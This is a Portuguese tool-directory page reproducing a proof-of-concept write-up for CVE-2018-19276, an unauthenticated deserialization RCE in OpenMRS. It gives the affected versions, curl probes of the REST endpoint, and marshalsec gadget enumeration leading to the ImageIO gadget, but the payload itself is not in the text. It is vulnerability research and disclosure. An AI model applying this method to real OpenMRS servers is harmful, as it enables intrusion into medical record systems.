Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/mpgn/cve-2018-19276
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebTestes de PenetraçãoDesenvolvimento de Payloads
GitHubmpgn/cve-2018-19276

CVE-2018-19276

CVE-2018-19276 - OpenMRS Desserialização Insegura de Objetos RCE

Ver Repositório
16460há 7 anosAinda não revisado
Compartilhar

CVE-2018-19276 OpenMRS Desserialização Insegura de Objetos RCE

De https://talk.openmrs.org/t/critical-security-advisory-cve-2018-19276-2019-02-04/21607

A desserialização insegura de objetos permite Execução Arbitrária de Código sem necessidade de login. As restrições de IP no módulo Webservices não impedem este ataque.

image

  • Todas as versões do OpenMRS Platform 2.1.x < 2.1.4
  • Todas as versões do OpenMRS Platform 2.0.x < 2.0.8
  • Todas as versões do OpenMRS Platform 1.12.x < 1.12.1
  • Todas as versões do OpenMRS Reference Application 2.8.x < 2.8.1
  • Todas as versões do OpenMRS Reference Application 2.7.x < 2.7.2
  • Todas as versões do OpenMRS Reference Application 2.6.x < 2.6.2

Descoberto por Nicolas Serra, Security Associate da Bishop Fox.

Prova de Conceito

Vamos verificar como os webservices REST do OpenMRS funcionam usando a documentação oficial:

curl -u admin:test -i 'http://localhost:8080/openmrs/ws/rest/v1/concept'

Vamos verificar a correção:

  • https://github.com/openmrs/openmrs-module-webservices.rest/pull/369
  • https://github.com/openmrs/openmrs-module-webservices.rest/pull/372

Podemos encontrar esta informação:

image https://github.com/openmrs/openmrs-module-webservices.rest/pull/369#issuecomment-443513473

Eles basicamente filtram o Content-type da requisição POST quando é XML, então talvez seja XXE ou uma Desserialização Insegura 👍

Vamos verificar a documentação novamente:

image

Bem, isso é interessante, o que acontece se enviarmos XML para o webservice REST?

> curl -i -s -k  -X $'POST' -H $'Host: 127.0.0.1:8888' -H $'Content-Type: text/xml'  $'http://127.0.0.1:8888/openmrs/ws/rest/v1/concept'

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=A896A8B1B0092400DBF74E2E8C365949; Path=/openmrs; HttpOnly
Content-Type: application/json;charset=UTF-8
Content-Length: 8980
Date: Mon, 11 Mar 2019 12:58:30 GMT
Connection: close

{"error":{"message":"[ : input contained no data]","code":"com.thoughtworks.xstream.io.xml.XppReader:126","detail":"com.thoughtworks.xstream.io.StreamException:  : input contained no data\n\tat com.thoughtworks.xstream.io.xml.XppReader.pullNextEvent(XppReader.java:126)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.readRealEvent(AbstractPullReader.java:148)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.readEvent(AbstractPullReader.java:141)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.move(AbstractPullReader.java:118)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.moveDown[...]

O erro nos dá algo muito interessante: xstream.XStreamMarshaller


Vamos tentar usar a ferramenta incrível marshalsec para disparar um RCE usando Desserialização Java.

Vamos verificar os gadgets disponíveis:

$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.XStream -v 
No gadget type specified, available are [SpringPartiallyComparableAdvisorHolder, SpringAbstractBeanFactoryPointcutAdvisor, Rome, XBean, Resin, CommonsConfiguration, LazySearchEnumeration, BindingEnumeration, ServiceLoader, ImageIO, CommonsBeanutils]

Neste ponto, eu apenas uso a busca do GitHub em cada gadget do XStream para encontrar uma ocorrência. Apenas o gadget ImageIO parece promissor:

image

Vamos tentar:

image

É isso!

Exploit

python CVE-2018-19276.py

image

Recursos:

  • https://issues.openmrs.org/browse/RESTWS-742
  • https://www.bishopfox.com/news/2019/02/openmrs-insecure-object-deserialization/
  • https://talk.openmrs.org/t/critical-security-advisory-cve-2018-19276-2019-02-04/21607
  • https://wiki.openmrs.org/display/docs/REST+Web+Services+API+For+Clients#RESTWebServicesAPIForClients-SampleRESTcalls
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    315
  • 5

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    285

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →